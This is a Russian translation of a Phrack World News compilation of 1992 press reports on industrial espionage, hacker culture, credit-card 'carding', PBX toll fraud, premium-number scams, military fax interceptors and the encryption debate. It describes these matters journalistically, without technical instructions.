Французы — отнюдь не единственные, кто занимается промышленным шпионажем. Сотрудники АНБ подозревают британскую разведку в прослушивании международных телефонных переговоров американских компаний. Следователи, только что разоблачившие банду похитителей людей, которую возглавляли бывшие аргентинские разведчики и полицейские, подозревают, что эта же группировка установила около 500 прослушивающих устройств в офисах иностранных фирм в Буэнос-Айресе и сливала информацию местным компаниям. Консалтинговая фирма из Майами Askerman Group Inc., отслеживающая случаи шпионажа, недавно предупредила клиентов о египетских агентах разведки, которые с «тревожной частотой» взламывают гостиничные номера приезжающих руководителей компаний.

## **Методы работы шпионов**

Жучки и взятки — излюбленный инструментарий. В ходе проверки безопасности американского производителя в Гонконге консультант Ричард Хеффермен обнаружил следы вмешательства в телефонное коммутационное оборудование, хранившееся в шкафу. Он предполагает, что агенты, маскировавшиеся под специалистов по обслуживанию, тайно проникли в помещение и перепрограммировали компьютер маршрутизации звонков — так что кто-то снаружи здания (Хеффермен так и не установил, кто именно) мог прослушивать разговоры, просто набрав код доступа на своём телефоне. Другой пример: потерпев поражение на торгах в последний момент из-за японского конкурента, крупный производитель тяжёлого оборудования из Среднего Запада нанял фирму Parvus Company из Мэриленда, укомплектованную преимущественно бывшими сотрудниками ЦРУ и АНБ. Следователи Parvus установили, что японская фирма завербовала одного из менеджеров среднего звена производителя, имевшего проблемы с наркотиками, для передачи конфиденциальной информации о заявках.

## **Законные методы шпионажа**

Многие иностранные разведывательные операции формально законны. «Научно-технический потенциал этой страны доступен любому желающему, так что красть ничего и не нужно», — говорит Майкл Секора из Technology Strategic Planning, Inc. Взять, к примеру, корпоративные информационные бюллетени — отличный источник данных о квотах. Располагая такими сведениями, опытный агент может восстановить объёмы производства. Американские университеты тоже открыты нараспашку: японские инженеры, прикидывающиеся студентами, передают на родину информацию об исследовательских проектах. «Понаблюдайте за японской делегацией на экскурсии по заводу или на выставке», — советует Роберт Бёрк из Monsanto Company. — «Они снимают всё подряд на видео и подбирают каждый клочок бумаги».

## **Компьютерные возможности**

В прежние времена промышленный шпион заходил в бар неподалёку от завода в расчёте на разговорчивых сотрудников. Теперь ему достаточно компьютера, модема и телефона. В Соединённых Штатах насчитывается около 10 000 компьютерных досок объявлений — неформальных электронных сетей, которые хакеры, инженеры, учёные и государственные чиновники организуют на базе своих персональных компьютеров, чтобы делиться деловыми слухами, последними разработками в области авиадвигателей и даже личными телефонными номерами сотрудников Белого дома.

Агент составляет список ключевых слов, связанных с интересующей его технологией, которые инициируют ответы с досок объявлений. Затем, прикидываясь студентом в поисках информации, он набирает с компьютера номера досок объявлений в городе, где расположено нужное предприятие, и «находит какого-нибудь доктора наук, который рад похвастаться своими знаниями», — рассказывает Томас Собчак из Application Configured Computers, Inc. Однажды Собчак обнаружил европейского агента под вымышленным именем, который задавал вопросы о двигателях подводных лодок на доске объявлений близ Гротона, штат Коннектикут. Те же вопросы под другим хакерским псевдонимом появлялись на досках объявлений в Чарлстоне, Южная Каролина, и Бремертоне, штат Вашингтон. Во всех трёх городах строятся или базируются военно-морские подводные лодки.

## **Ответные меры**

Используя перехваченные телефонные переговоры, АНБ время от времени предупреждает американские компании, ставшие жертвами иностранных шпионов. Директор Гейтс пообещал активнее защищать компании от агентов за рубежом, предупреждая их о враждебных проникновениях. ФБР расширило программу экономической контрразведки. Государственный департамент также запустил пилотную программу совместно с 50 компаниями из списка Fortune 500, позволяющую их руководителям, выезжающим за рубеж, пользоваться теми же портативными защищёнными телефонами, что и американские официальные лица.

Тем не менее американские ведомства всё ещё ищут способ вступить в войну деловых разведок. ФБР не хочет, чтобы компании получили первоклассные средства шифрования, — из опасения, что бюро не сможет взломать коды при прослушивании телефонных переговоров в ходе уголовных расследований. ЦРУ действует осторожно, поскольку многие из иностранных спецслужб, «против которых вам в наибольшей мере понадобится защита, как раз являются его ближайшими

союзниками», — замечает бывший сотрудник ЦРУ Джордж Карвер. Даже сами американские компании опасаются чрезмерного сближения с государственными агентами. Но при растущем числе иностранных шпионов, охотящихся за прибылью, американским компаниям необходимо прилагать больше усилий для защиты своих секретов.

---

## **Как работают шпионы**

### **ДЕНЬГИ РЕШАЮТ ВСЁ**

Корпоративные охотники за секретами не особо стесняются подкупать нужных людей. В одних случаях они получают информацию, попросту давая взятки американским сотрудникам. В других — заманивают работников под предлогом предложения важной должности, чтобы на собеседовании выудить у них нужные сведения. Если всё остальное не срабатывает, шпионы просто переманивают сотрудников к себе — лишь бы добраться до их секретов, — и списывают все расходы на издержки ведения бизнеса.

### **СМОТРИ, СЛУШАЙ, ЗАПОМИНАЙ**

Немало разведывательных данных лежит буквально на поверхности — в открытых источниках вроде отчётов для акционеров, информационных бюллетеней, заявлений о зонировании и регуляторных документов. Подслушивание тоже помогает. Агенты могут слышать разговоры руководителей в самолёте с расстояния шести рядов. Некоторые организуют конференции и приглашают инженеров выступить с докладами. Японские бизнесмены известны тем, что сметают все раздаточные материалы на выставках и фотографируют всё во время экскурсий по заводам.

### **ЖУЧКИ**

Электронные передатчики, спрятанные в шариковых ручках, карманных калькуляторах и даже в обшивке стен, способны транслировать разговоры с конфиденциальных совещаний. Шпионы могут перенаправлять телефонные переговоры американских компаний с коммутационных узлов на прослушивающих агентов. Иногда перехватываются кабели, подключённые к факсимильным аппаратам.

### **ОПАСНЫЙ ОТЕЛЬ**

Решили оставить портфель в номере? Шпионам это только на руку. Один из их излюбленных приёмов — тайно проникнуть в номер, скопировать документы и похитить компьютерные диски. Забыли где-то записать пароль? Теперь у них есть доступ ко всей корпоративной компьютерной системе.

# Новости мира Phrack

Выпуск XXXIX / Часть первая из четырёх

Составитель: Datastream Cowboy

---

## Для некоторых хакеров понятия «правильно» и «неправильно» не работают

11 мая 1992 г.

Автор: Bruce V. Bigelow (San Diego Union-Tribune)

Особая благодарность: Ripper of HALE

Звонок был анонимным, а молодой мужской голос — болтливым и беспечным. Он хотел кое-что объяснить о хакерстве — тёмном искусстве проникновения в чужие компьютеры.

Он был одним из нескольких хакеров, позвонивших в редакцию, — напуганных и вместе с тем заинтригованных расследованием полиции Сан-Диего в отношении неформальной сети компьютерных преступников, использующих высокотехнологичные методы для мошеннических покупок по кредитным картам. Детективы изъяли персональный компьютер и другие материалы; аресты ожидаются в Сан-Диего и других частях страны.

«В половине случаев это паразитирование на человеческой глупости», — сказал анонимный хакер, похвальнось, что большинство компьютеров взламываются так же легко, как откупоривается пиво.

Хакеры, судя по всему, полны подобной бравады. В своих электронных посланиях и интервью они преувеличивают и бахвалятся.

В одном из сообщений, гуляющих по подпольной сети, говорится: «Этот текстовый файл содержит крайне опасные сведения об алгоритме формирования номеров счетов American Express. Я не занимаюсь мошенничеством с кредитными картами. Я просто придумал эту схему от скуки».

Они создают группы с названиями вроде «Legion of Doom» и «Masters of Deception», придумывают себе псевдонимы — Phiber Optik, Video Vindicator, Outlaw. Они считают себя членами компьютерного подполья, пронизанного интригами в духе кошки-мышки.

В большинстве своём это яркие подростки, взрослеющие в компьютеризированном мире. Возможно, поколение назад они испытывали свою антиавторитарную удачу с помощью мелких краж в магазинах или угона машин. Но, как и почти во всём остальном, компьютер сделал подростковый бунт проще.

Сегодня подросток, стучащий по клавишам в уютной своей спальне, способен вторгаться в корпоративные компьютеры за тысячи километров, просматривать кредитные досье и путешествовать по всей стране по телефонным каналам дальней связи.

По словам полиции Сан-Диего, собирая данные из компьютеризированных баз кредитных бюро, хакеры по всей стране накрутили миллионы долларов мошеннических списаний — приём, известный как «кардинг».

В эфемерном пространстве, которое хакеры называют киберпространством, привычные понятия о правом и неправом, похоже, размываются, а по данным властей, число преступлений с применением компьютеров по всей стране стремительно растёт.

Как и многие хакеры, звонивший говорит, что страдает паранойей. Имени он не называет и встречаться лично отказывается. Сейчас студент колледжа в Сан-Диего, он, по его словам, начал

заниматься хакерством в 13 лет, собирая данные с помощью компьютера, как крыса-запасница.

«Я хотел знать, как сделать бомбу», — сказал он со смехом.

Как и другие хакеры, он убеждён, что их странное подпольное сообщество непонято и оболгано. Неудивительно.

Они говорят на специализированном жаргоне из двоеточий, косых черт и знаков равенства. Они работают одержимо — иногда навязчиво, — чтобы расшифровать и декодировать: это хакерский аналог взлома и проникновения. Они эксплуатируют лазейки и изъяны, чтобы продемонстрировать технологическую удачу.

«Основа ценности — то, что ты знаешь», — говорит хакер. «Слово "лох" услышишь часто, особенно если кто-то мало на что способен».

Они обмениваются номерами кредитных карт по электронной почте и на цифровых досках объявлений, установленных на персональных компьютерах. Они торгуют кодами доступа к компьютерам, паролями, хакерскими техниками и прочей информацией.

Но это не значит, что все они преступники, говорит анонимный хакер. Большинство людей не осознают, сколько информации находится в открытом доступе — «а некоторые хотят получить вещи бесплатно, понимаете?»

Главный вопрос для хакера, говорит он, — что ты делаешь с информацией, когда она у тебя есть. Для некоторых понятие сдержанности — нечто чуждое.

## Богатая история

Хакерству едва исполнилось 20 лет, а история его уже богата легендами.

Например, Джон Дрейпер приобрёл известность, получая бесплатный доступ к линиям дальней связи AT&T, дуя в игрушечный свисток из коробки с хлопьями Cap'n Crunch в телефонную трубку.

Дрейпер, принявший хакерский псевдоним «Captain Crunch», усовершенствовал свисток электронным устройством, воспроизводившим флейтоподобные быстрые импульсы телефонных тонов.

Ещё одна живая легенда среди хакеров — нью-йоркский юноша, известный под именем «Phiber Optik».

«У парня фотографическая память», — сказал Крейг Нейдорф из Вашингтона, соучредитель подпольного хакерского журнала Phrack. «Он знает всё. Он может проникнуть куда угодно».

Phiber Optik продемонстрировал своё мастерство во время конференции, организованной журналом Harper's Magazine, пригласившим лучших хакеров страны «войти в систему» и обсудить хакерство в электронном форуме. Harper's опубликовал стенограмму 11-дневной дискуссии в мартовском номере 1990 года.

Один из участников, компьютерный эксперт Джон Перри Барлоу, оскорбил Phiber Optik, заявив, что некоторых хакеров отличают не столько интеллект, сколько отчуждённость.

«Замените их модемы на скейтборды — и произойдёт лишь незначительный концептуальный сдвиг», — написал Барлоу в своём сообщении.

Phiber Optik ответил 13 минут спустя, прислав копию личной кредитной истории Барлоу, которую, как отметили редакторы Harper's, он, по всей видимости, получил, взломав компьютерные базы TRW.

Для таких людей, как Эммануэль Гольдштейн, настоящее хакерство — это высокотехнологичная игра в шахматы. Партия разыгрывается в уме, но ходы делаются на необъятном электронном фронтире.

«Вы не остановите хакеров в их стремлении докапываться до вещей», — сказал Гольдштейн, издающий хакерский ежеквартальник 2600 Magazine в Мидл-Айленде, штат Нью-Йорк.

«Мы будем пытаться считывать магнитные полосы карт, — продолжил он. — Мы будем пытаться разобраться, как работают схемы паролей. Это не изменится. Должны измениться меры безопасности, которые компании обязаны принять».

## **Angelheaded hipsters**

Настоящие хакеры видят себя — словами поэта Аллена Гинзберга — «ангелоголовыми хипстерами, горящими древним небесным соединением с звёздным динамо в ночных механизмах». Именно эти слова использовал Ли Фельзенштейн, конструктор компьютера Osborne-1 и сооснователь Homebrew Computer Club.

Но консультанты по безопасности и сотрудники правоохранительных органов говорят, что злонамеренные хакеры могут причинить хаос любому, у кого есть кредитная карта или водительское удостоверение.

«Почти ничего из этого — я бы сказал, менее 10 процентов — не имеет никакого отношения к интеллектуальному исследованию», — заявила Гейл Такерей, прокурор из Феникса, специализирующийся на компьютерных преступлениях. «Это связано с мошенничеством и получением вещей без оплаты».

Подобные преступления расплодились по мере того, как персональные компьютеры стали доступнее, а после раздела AT&T стало сложнее отслеживать телефонные звонки, говорит Такерей.

Даже те, кто не движим финансовой выгодой, проявляют беспощадность в достижении желаемого, говорит Такерей.

«Они говорят, что настоящий хакер никогда не повреждает систему, с которой работает, — говорит Такерей. — Но он готов рискнуть этим».

Писатель-фантаст Брюс Стерлинг рассказал, что после публикации его статьи о хакерском съезде «CyberView 91» в октябрьском номере журнала Details Magazine ему начали поступать анонимные звонки от хакеров.

Звонившие, по всей видимости, были недовольны статьёй Стерлинга, в которой среди прочего отмечалось, что бурный конвент полностью замер ради финального эпизода сезона «Звёздного пути: Следующее поколение».

«Они поливали меня грязью», — сказал Стерлинг. Они осыпали его бранью и злорадно рассуждали о деталях его личной кредитной истории, которую вытащили через компьютер.

Они также получили доступ к записям переговоров Стерлинга по дальней связи и разослали оскорбительные звонки многим людям, которые общались со Стерлингом.

«Большинство прочитанных мной новостных материалов упрощают проблему до тезиса "хакер есть хакер есть хакер"», — сказал Донн Паркер, консультант по компьютерной безопасности из SRI International в Менло-Парке.

«В реальной жизни мы имеем дело с очень широким спектром людей, — говорит Паркер. — Он простирается от 14-летних, разыгрывающих друзей, до закоренелых малолетних

правонарушителей, профессиональных преступников и международных террористов».

И всё же у настоящих хакеров есть собственный кодекс чести, говорит Гольдштейн. Компьютерное вторжение допустимо, например, а вот изменение или повреждение системы — нет.

Притворяться техником, чтобы выудить коды доступа и пароли у ничего не подозревающих пользователей, — тоже допустимо. Это называется «социальной инженерией».

«Они просто исследуют то, что им доступно, будь то прогулка по заброшенному дому или подключение к мейнфрейму», — сказал Гольдштейн.

«Когда мы разбираемся в чём-то, мы делимся информацией, и конечно, всегда найдутся те, кто злоупотребит ею», — добавил Гольдштейн.

Взломать компьютеры кредитных бюро крайне легко, говорит Гольдштейн. Но нарушаемая при этом приватность принадлежит рядовым американцам, а не кредитным бюро.

Скорее, кредитные бюро стоит привлекать к ответственности за ненадлежащую компьютерную безопасность, считает Гольдштейн.

---

## **Компании становятся жертвами масштабного мошенничества с АТС**

*20 апреля 1992 г.*

*Авторы: Barbara E. McMullen & John F. McMullen (Newsbytes)*

НЬЮ-ЙОРК — Выступая на радишоу WBAI «Off The Hook», старший следователь полиции штата Нью-Йорк Дональд Делани обсудил проникновение организованной преступности в телекоммуникационное мошенничество и предостерёг общественность об опасностях таких практик, как «плечевой сёрфинг».

Делани сообщил, что корпорации несут убытки на миллионы долларов из-за несанкционированного «звонка наружу» через их частные телефонные станции (АТС/PBX). Он привёл случай Data Products, компании по производству компьютерной периферии, которая, по всей видимости, даже не подозревала, что звонки можно маршрутизировать снаружи через её коммутатор в другие страны. По словам Делани, компания обнаружила проблему лишь когда получила ежемесячный телефонный счёт более чем на 35 000 долларов.

«В 17:10 одного из дней Лириано наконец, после нескольких недель попыток, сумел получить тон набора наружной линии через 800-й номер Data Products. Последующее расследование показало, что на этот 800-й номер было совершено тысячи звонков с использованием модема 9600 бод, а также вручную. В 19:30 того же вечера с телефонной будки рядом с домом Лириано по номеру Data Products был совершён звонок в Доминиканскую Республику. За несколько часов звонки пошли с телефонов по всему соседнему кварталу, а через неделю начали поступать из будок по всему Манхэттену», — рассказал Делани.

Phiber Optik, ещё один гость студии и осуждённый компьютерный взломщик, ранее арестованный Делани, прокомментировал: «Я рад, что господин Делани не называл этих людей хакерами, а назвал их своими именами: жалкими обычными преступниками. То, что они делают, не требует ни глубоких компьютерных знаний, ни желания учиться. Они просто используют компьютеры и телефоны, чтобы воровать».

Делани согласился, сказав: «Людям, непосредственно продающим звонки — на углах улиц, в своих квартирах или, в случае сотовых телефонов, в припаркованных машинах — не нужно ничего знать о технологиях. Им дают необходимые номера АТС и коды более высокие по иерархии члены

группы, и они просто набирают номера и берут деньги. В случае переброшенных или клонированных сотовых телефонов им даже набирать ничего не нужно».

Делани добавил: «Эти операции стали очень организованными очень быстро. Я арестовывал людей, у которых были расписаны цели по выручке на текущий месяц, на следующие полгода и на весь год — прямо как в любой другой франшизе. Сейчас я также расследую убийство продавца звонков, которого я арестовал в октябре. Он был независимым игроком, пытавшимся работать в тщательно организованном и контролируемом районе Куинса. Стремление вести независимую деятельность вполне могло стоить ему жизни».

Ведущий «Off The Hook» Эммануэль Гольдштейн спросил Делани, какую ответственность несут компании-производители АТС за то, что их системы столь легко используются в подобных целях. Делани ответил, что, по его мнению, компании несут как минимум этическую и моральную ответственность перед клиентами — они обязаны разъяснять им их уязвимость и способы её снижения. «Что касается уголовной и гражданской ответственности за безопасность систем, мне не известно уголовных норм, которые привлекли бы производителей АТС к ответственности за ненадлежащую безопасность. На гражданской стороне я думаю, что решение по иску AT&T по этой самой теме прольёт свет на вопрос юридической ответственности».

Гольдштейн также затронул трудности, которые создают для пользователей некоторые независимые «принадлежащие клиентам монетные» телефоны (COCOT). «Тарифы часто завышены, доступ к AT&T через 10288 иногда заблокирован, в некоторых системах нет даже нормального доступа к 911, а некоторые либо блокируют 800-е звонки, либо реально пытаются брать деньги за соединение с 800-ми номерами.

«Мы даже находили СОСОТЫ, которые при звонке "за счёт вызываемого" проводили списание, когда трубку брал автоответчик и звонивший вешал трубку, поняв, что никого нет дома. Они настроены на начало тарификации при обнаружении человеческого голоса, если звонящий не кладёт трубку в течение 5–10 секунд».

Делани согласился, что СОСОТЫ, работающие подобным образом, представляют постоянную проблему для ничего не подозревающих пользователей, однако сказал, что жалоб на противоправные действия к нему не поступало. Вместе с тем он отметил, что получал жалобы на мошеннические операции с номерами 540 — местным нью-йоркским аналогом 900-х номеров. «Большинство людей не понимают, что 540-й номер является платным, и становятся жертвами подобных схем. Был случай, когда некто заставил компьютер звонить на 8000 телефонных номеров в блоках пейджеров каждую ночь. Компьютер отправлял номер 540 на пейджеры. Люди, звонившие на этот номер, получали какую-то безобидную информацию, а в конце месяца в их телефонном счёте обнаруживалось 55 долларов».

Делани продолжил: «Общественности стоит серьёзно беспокоиться о телефонном мошенничестве, особенно в Нью-Йорке, который можно назвать "центром мошенничества США". Зайдите в автовокзал Port Authority и посмотрите на балкон — увидите ряды людей, занимающихся "плечевым сёрфингом" с биноклями. Они держат бинокли и подзорные трубы, направленные на общественные телефоны. Когда видят человека, звонящего по кредитной карте, повторяют цифры в диктофон. Потом номер продаётся, и через несколько дней им пользуются по всему городу. Люди всегда должны помнить о возможности плечевых сёрферов поблизости».

Гольдштейн вернулся к теме 540-х номеров, отметив, что «поскольку многие не понимают, что этот номер тарифицируется, они попадают на рекламу и в итоге платят за мошеннические звонки. Мы публиковали в 2600 Magazine фотографию афиши, расклеенной по Нью-Йорку, в которой предлагалась помощь в аренде жилья по звонку на 540-й номер. Мелким шрифтом, почти нечитаемым, упоминается плата. Люди должны быть очень внимательны».

Делани согласился, заметив: «Сервис 540 обязан в первые 10 секунд сообщить, что звонок платный, указать сумму и предупредить, что можно повесить трубку прямо сейчас без оплаты — парень с мошенничеством на пейджерах этого не делал, и это стало одним из оснований для его ареста. Многие сервисы называют тариф так быстро и перемешивают его с предложениями задержаться ради бесплатной камеры или другого номера, чтобы узнать о выигранной поездке, что люди пропускают информацию о плате и в итоге платят. Владелец 540-го, даже если и пытается мошенничать, может де-юре выполнить букву закона, и привлечь его к ответственности будет непросто. Рядовой гражданин должен поэтому быть более осведомлён о подобных мошеннических схемах и защищать себя».

Гольдштейн, Phiber Optik и Делани провели остаток шоу, отвечая на вопросы слушателей. «Off The Hook» выходит каждую среду вечером на нью-йоркском радио WBAI (99.5 FM). Среди недавних гостей — Майк Годвин, штатный советник Electronic Frontier Foundation, и Стив Джексон, генеральный директор Steve Jackson Games.

---

## **Меняющиеся аспекты компьютерной преступности обсуждены на NYACC**

*15 мая 1992 г.*

*Автор: Barbara E. McMullen (Newbytes)*

НЬЮ-ЙОРК — Дональд Делани, старший следователь полиции штата Нью-Йорк, и Майк Годвин, штатный советник Electronic Frontier Foundation (EFF), выступая на майском заседании Нью-Йоркского клуба любителей компьютеров (NYACC), сошлись во мнении, что появление организованной преступности в сфере телекоммуникационного мошенничества сделало тему компьютерной преступности принципиально иной по сравнению с тем, что обсуждалось год назад на аналогичной встрече.

Джон МакМаллен, руководитель нью-йоркского бюро Newsbytes, ведший дискуссию, напомнил, что в прошлогоднем выступлении Делани призывал к более широкому обучению сотрудников правоохранительных органов в технологических областях, созданию лаборатории по расследованию компьютерных преступлений штата Нью-Йорк, а также к просветительской работе правоохранительных органов с населением в целях повышения осведомлённости о компьютерных преступлениях и связанных с ними наказаниях — всё это было реализовано за последующие 12 месяцев. Он также отметил, что вопросы, связанные с мошенничеством в сферах АТС и сотовой связи, проблемами приватности и продолжающимися дискуссиями о прослушивании телефонов и возможностях дешифровки правоохранительными органами, вытеснили темы, привлекавшие наибольшее внимание на прошлогодней встрече.

Делани согласился с МакМалленом, сказав, что в области обучения сотрудников правоохранительных органов и приобретения важных инструментов для борьбы с компьютерными преступлениями достигнут значительный прогресс. По его словам, «кардинг» — приобретение товаров, особенно компьютерного оборудования, — стал гораздо более серьёзной проблемой, чем год назад, и число связанных жалоб существенно возросло.

Он также добавил, что операции «по продаже звонков» — осуществление международных звонков в другие страны за плату через мошеннически использованные корпоративные АТС или сотовые счета ни в чём не повинных людей — стали настолько прибыльными, что задержанные подозреваемые говорили ему, что «переключаются с торговли наркотиками на этот вид преступления, поскольку он менее опасен и более выгоден».

Вместе с тем Делани указал, что один из его арестованных в 1991 году был недавно убит — возможно, за попытку работать независимо на территории, которая, по всей видимости, находится под контролем колумбийской мафии, — «так что, возможно, это будет оставаться менее опасным занятием не так долго».

Делани также сказал, что мошенничество с АТС будет оставаться проблемой до тех пор, пока компании, использующие АТС-системы, в полной мере не разберутся в возможностях своих систем и не примут все возможные меры для обеспечения безопасности. «Многие компании даже не подозревают, что их системы имеют функцию исходящих звонков, пока не получают дополнительные ежемесячные телефонные счета на сумму свыше 35 000 долларов. Они не понимают, что у системы есть пароли по умолчанию, которые необходимо менять, — сказал он. — Некоторых малых предпринимателей это осознание настигает уже после того, как мошеннические расходы на дальнюю связь доводят их до банкротства».

Годвин, в свою очередь, выразил обеспокоенность недостаточным признанием уникальности систем BBS и конференц-связи, из-за чего законодатели могут принимать решения на основе ошибочных представлений. «Телефонные разговоры, за исключением примитивных систем конференц-вызова, — это коммуникация "один на один". Газеты, радио и телевидение — системы "один ко многим", тогда как BBS — это "многие ко многим", и это принципиально иначе. EFF заинтересован в том, чтобы защита по Первой поправке распространялась и на BBS».

Он продолжил: «Нас также беспокоит, что правоохранительные органы будут реагировать на вызовы новых технологий неадекватными способами. ФБР и Министерство юстиции в рамках "Инициативы по цифровой телефонии" запросили, чтобы телефонные компании, такие как AT&T и Sprint, были обязаны предоставлять правоохранительным органам средства прослушивания, невзирая на технологические изменения, делающие нынешние методы менее эффективными».

«Такой подход фактически превратил бы компании в часть системы слежки, и мы не считаем это их функцией. Мы полагаем, что правоохранительные органы должны сами разрабатывать инструменты борьбы с преступностью. Когда был изобретён телефон, это усложнило поимку преступников. Им больше не нужно было стоять рядом, чтобы строить злодейские планы — можно было делать это по телефону. Потом государство изобрело прослушку и смогло справиться с ситуацией».

«Эта находчивость вновь была продемонстрирована недавно, когда сотрудники правоохранительных органов, понимая, что Джон Готти знает о прослушке своих телефонов и обсуждает преступления на улице перед домом, организовали прослушку фонарных столбов, под которыми стоял Готти. На мой взгляд, это разумный подход со стороны правоохранителей».

Годвин также кратко остановился на продолжающейся дискуссии о шифровании. «Государство посредством различных ведомств, таких как АНБ, продолжает попытки ограничить право граждан защищать свои компьютерные файлы или сообщения практически нераскрываемым кодированием. Мы считаем, что у людей есть право на приватность, и если они хотят защитить её путём шифрования компьютерных сообщений, то имеют на это полное право».

Брюс Фэнчер, системный оператор и владелец нового нью-йоркского коммерческого BBS-сервиса MindVox и последний выступавший на мероприятии, рассказал о части своего опыта «хакера» и попросил аудиторию понять, что эти люди, даже если их и застали за подключением к компьютерной системе, к которой у них не должно быть доступа, — не злобные террористы, а исследователи. Фэнчер стал заменой в последний момент для известного нью-йоркского хакера Phiber Optik, который не выступил по совету своего адвоката, поскольку в настоящее время является объектом расследования Министерства юстиции.

В ходе сессии вопросов и ответов Делани предложил способ разрешения дискуссии о шифровании: третьи стороны — например, банки и страховые компании — могли бы хранить личный ключ

шифрования для тех, кто использует шифрование. Тогда сотруднику правоохранительных органов пришлось бы получать судебное решение для ознакомления с ключом или его «перехвата» в целях последующей расшифровки содержимого файла или сообщения.

Годвин не согласился, заметив, что третья сторона в таком случае превратилась бы в мишень для «взломщиков», и он не считает в интересах страны добавлять ещё один уровень сложности к проблеме.

Сессия вопросов и ответов продолжалась около 45 минут; большинство вопросов касались шифрования и предложения ФБР о прослушивании.

---

## **Пара неловких ребят**

*24 апреля 1992 г.*

*Автор: Alfred Lubrano (Newsday)*

Двое молодых хакеров из Куинса, арестованных за электронный эквивалент карманной кражи кредитных карт и компьютерного шопинга, столкнулись с относительно незначительными обвинениями.

Рудольф Лойл, 17 лет, из Вудсайда, обвинённый в покушении на кражу в крупном размере, был освобождён из-под стражи под подписку о явке, сообщил представитель прокуратуры района Куинс.

15-летний приятель из Элмхёрста, также арестованный, был направлен в семейный суд Куинса, заседания которого закрыты, сообщил тот же представитель. Его имя не называлось в связи с несовершеннолетием.

По словам источников в правоохранительных органах, расследуется вопрос о том, были ли двое «подсобными работниками» для взрослых, которые могли вовлечь их в компьютерные преступления, или же они действовали самостоятельно.

Однако сотрудники Секретной службы, привлечённые к делу, охарактеризовали случившееся как «просто пару неловких ребят», играющих со своим компьютером.

По данным официальных лиц, молодых людей поймали после того, как они якобы заказали компьютерное оборудование на 1043 доллара по номеру кредитной карты, электронно похищенному из банковских записей.

---

## **Хакеры**

*27 апреля 1992 г.*

*Источник: InformationWeek (стр. 8)*

На прошлой неделе в Нью-Йорке были арестованы двое подростков, использовавших компьютеры для кражи номеров кредитных карт и телефонных счетов с последующим списанием тысяч долларов за товары и телефонные звонки с похищенных счетов.

Их поймали лишь после того, как часть заказанного ими оборудования была доставлена на дом владельцу кредитной карты, чей номер был украден. Их аресты состоялись вскоре после того, как ФБР обнаружило общенациональную сеть из 1000 компьютерных преступников, списывающих

покупки и телефонные звонки на номера кредитных карт и телефонных счетов, похищенных из кредитного бюро Equifax и других источников.

Это открытие уже привело к аресту двух хакеров из Огайо и изъятию компьютерного оборудования в трёх городах.

---

## **Министерство обороны получает перехватчики факсов**

*14 апреля 1992 г.*

*Автор: Joseph Albright (Atlanta Journal and Constitution) (стр. A12)*

ВАШИНГТОН — ВВС приобретают новое оружие против утечек: портативный перехватчик факсов стоимостью 30 000 долларов.

Каждый раз, когда кто-то отправляет факс, устройство для его перехвата, подключённое к телефонной линии, тайно снимает электронную копию и сохраняет её в памяти портативного компьютера. Каждое из новых устройств позволит офицеру разведки ВВС контролировать четыре телефона на предмет нарушений «коммуникационной безопасности».

Сьюзан Хансен, представитель Министерства обороны, заявила на прошлой неделе, что «в настоящее время нет планов» по установке устройств в Пентагоне, руководство которого в последние недели возмущено утечками секретных политических документов к журналистам.

Вместе с тем она не исключила возможности подключения некоторых из них к чувствительным военным факсимильным линиям после того, как перехватывающие устройства будут переданы ВВС через шесть месяцев — год.

«Многие вещи здесь находятся на стадии рассмотрения», — сказала она после консультации с телекоммуникационным офисом Пентагона.

Планы по закупке 40 устройств были раскрыты несколько недель назад в уведомлении о контракте от офицера по закупкам авиабазы Райт-Паттерсон близ Дейтона, штат Огайо. Представитель по запросу переадресовал журналистов в Командование разведки ВВС на авиабазе Келли, штат Техас, которое санкционировало покупку.

Командование разведки ВВС настаивает на том, что устройства никогда не будут использоваться в правоохранных целях или даже «расследованиях».

«Оборудование предназначено исключительно для мониторинга с целью оценки безопасности официальных телекоммуникаций ВВС», — сказал представитель Доминик Кардонита. «Командование разведки ВВС расследований не ведёт».

Г-н Кардонита сообщил, что на протяжении десятилетий личный состав ВВС в режимных учреждениях осведомлён о том, что его голосовой трафик по официальным линиям может подвергаться мониторингу «коммуникационной безопасности». Перехватчик факсов лишь «расширяет» возможности ВВС по предотвращению нарушений «оперативной безопасности», сказал он.

По его оценке, ВВС заплатят 1,2 миллиона долларов по контракту, который планируется заключить в июне текущего года. В среднем это составит по 30 000 долларов за каждый перехватчик, однако г-н Кардонита уточнил, что в цену включены техническое обслуживание и обучение.

Дуглас Ланг, президент вашингтонского High Technology Store и авторитет в области устройств безопасности, сообщил, что, насколько ему известно, ВВС являются первым государственным органом, разместившим заказ на машины для перехвата факсов.

По словам г-на Ланга, из отраслевых источников он слышал, что 15 подрядчиков предложили продать такие устройства авиабазе Райт-Паттерсон.

«Это ещё одно вторжение в частную жизнь со стороны Большого Брата», — заявил г-н Ланг, предсказавший, что ВВС будут использовать устройства главным образом для поимки тех, кто пытается передать подрядчикам коммерчески ценную информацию.

Судя по спецификациям, ВВС хотят иметь машину, способную отслеживать утечки, где бы те ни возникали.

Г-н Кардонита сообщил, что Командование разведки ВВС будет использовать устройства только по приглашению старшего командира авиабазы.

---

*2 апреля 1992 г.*

*Автор: David Thompson (Omaha World-Herald)*

По словам федерального почтового инспектора, гражданские судебные дела против злоупотреблений 900-ми платными телефонными номерами станут «верными победами» в результате успешного уголовного преследования по делу об использовании 900-х номеров в Омахе.

Почтовый инспектор Майкл Джонс сообщил, что подано множество гражданских исков, связанных с 900-ми номерами, в том числе три недавних в Айове. По его словам, как минимум один гражданский иск рассматривается в Небраске, и возможны другие.

Джонс сообщил, что обвинительный приговор в деле о почтовом мошенничестве против Bedford Direct Mail Service Inc. из Омахи и её президента Эллиса Б. Гудмана, 52 лет, проживающего по адресу 1111 South 113th Court, возможно, стал первым уголовным приговором по делу, связанному с 900-ми номерами.

Этот приговор также вписывается в программу защиты прав потребителей генерального прокурора Небраски Дона Стенберга, которая привлекает внимание к злоупотреблениям 900-ми номерами, сообщил сотрудник его аппарата.

Среди жалоб потребителей, поступающих в офис Стенберга, жалобы на 900-е номера входят в пятерку лидеров, сообщил Дэниел Л. Парсонс, старший специалист по защите прав потребителей.

Нередко людей завлекают обещанием подарка или приза, предлагая позвонить на бесплатный 800-й номер, а затем перенаправляют на серию 900-х номеров, взимая плату за каждый, рассказал Парсонс.

По его словам, за последние два года прокуроры штатов предприняли меры против 150 организаций, предположительно злоупотреблявших 900-ми номерами.

# Атака кардеров — 26 мая 1992 года

PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN  
